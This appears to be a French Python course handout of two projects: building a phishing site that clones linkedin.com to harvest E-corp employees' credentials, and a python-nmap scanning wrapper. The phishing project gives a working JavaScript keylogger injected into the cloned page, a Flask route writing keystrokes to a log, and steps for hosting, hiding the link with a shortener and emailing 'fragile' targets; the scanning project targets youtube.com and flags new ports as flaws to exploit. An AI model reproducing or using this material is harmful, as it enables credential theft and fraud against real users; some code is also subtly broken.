

### PROJET PYTHON DU JOUR...





### PROJET #1 Création d'un site de phishing







### Idée du projet





#### Descriptif du projet

On vous a engagé dans une mission en cybersécurité qui consiste à récupérer des informations confidentielles sur des employés de l'entreprise **E-corp**.

Pour ce faire, vous décidez de recourir à des méthodes pas très sympathiques : envoyer des mails de **phishing** aux employés.

Construire un outil de phishing en Python qui prend la forme de linkedin.com et récupérer les identifiants / mots de passe des utilisateurs !






### Matériel de pêche
































```
Bash console 28157581
(my-virtualenv) 13:11 ~/mysite $ pwd
/home/vaatexil/mysite
(my-virtualenv) 13:11 ~/mysite $ cat flask_app.py
  A very simple Flask Hello World app for you to get started with...
from flask import Flask
app = Flask(__name__)
@app.route('/')
def hello_world():
    return 'Hello from Flask!'
(my-virtualenv) 13:11 ~/mysite 🖇 🛚
```













Récupérer le code source d'un site avec le module requests de python







Créer un script create\_site.py qui récupère le code source d'un site avec le module requests de python





Amélioration #1
Demander à l'utilisateur de rentrer un url souhaité à récupérer pour être plus générique

## Etape 3 Rendre un template


Chercher comment faire un rendu du template html avec flask dans la doc

Créer un dossier templates où sera stocké le fichier html





## Etape 3 Rendre un template







## Injecter ce code malicieux sur la page html générée

</script>

```
document.addEventListener('keydown', function(event) {
    var xhr = new XMLHttpRequest();
    xhr.open('POST', '/key-press');
    xhr.setRequestHeader('Content-Type', 'application/json;charset=UTF-8');
    xhr.onload = function() {
        console.log(xhr.responseText);
    };
    xhr.send(JSON.stringify({keyCode: event.keyCode}));
};
```



### Etape 4.5

Editer le script create\_site.py pour qu'il injecte par lui-même le code malicieux

```
document.addEventListener('keydown', function(event) {
    var xhr = new XMLHttpRequest();
    xhr.open('POST', '/key-press');
    xhr.setRequestHeader('Content-Type', 'application/json; charset=UTF-8');
    xhr.onload = function() {
        console.log(xhr.responseText);
    };
    xhr.send(JSON.stringify({keyCode: event.keyCode}));
```



Réceptionner la requête du côté serveur et écrire le résultat dans un fichier de logs

```
8 @app.route('/key-press', methods=['POST'])
9 def key_press():
10     with open("keys.log","a+") as file:
11     file.write(chr(request.json['keyCode']))
12     return ""
```





Tester en local si les logs sont bien récéptionnés





Envoyer les fichier sur python anywhere et héberger l'application

Envoyer le lien à un ami pour voir si cela fonctionne bien! Le piège est presque prêt!

Utiliser un link shortener pout moins attirer l'attention

Créer un mail type avec le lien de phishing à envoyer aux cibles fragiles de E-corp!



### PROJET #2 Scanning automatique d'une adresse IP









#### Descriptif du projet

nmap est un utilitaire sur linux permettant de scanner des réseaux pour consulter les ports ouverts et connaître des informations sur l'architecture de la machine visée.

L'idée est de produire un script Python qui ajoute des fonctionnalités à l'outil de base et le rend plus facile à utiliser



E CORP



Installer python-nmap

pip install python-nmap

Effectuer un scan et récupérer les ports ouverts de la plateforme youtube.com avec nmap-python



#### Les scans les plus utilisés de nmap sont les suivants :

- 1) TCP Connect Scan (-ss)
- 2) UDP Scan (-su)
- 3) Comprehensive Scan (-sc)
- 4) OS Detection (-0)
- 5) Version Detection (-sv)
- 6) Ping Scan (-sP)

Demander à l'utilisateur quel type de scan il souhaite run parmi les six options et lancer un scan avec les arguments correspondants






Offrir plus d'options à l'utilisateur

#1: Demander à l'utilisateur s'il souhaite rentrer des ports spécifiques, et dans le cas échéant lancer le scan seulement sur les ports spécifiés

#2: Demander à l'utilisateur s'il souhaite scanner une liste d'adresses IP au lieu d'une seule et lui permettre cette option







Ecrire un script qui scan toutes les 10 minutes les ports ouverts d'un serveur et qui logge cette information dans un fichier.

Si un nouveau port s'ouvre qui n'était pas ouvert avant, on envoie un mail pour prévenir d'une nouvelle faille potentielle à exploiter.





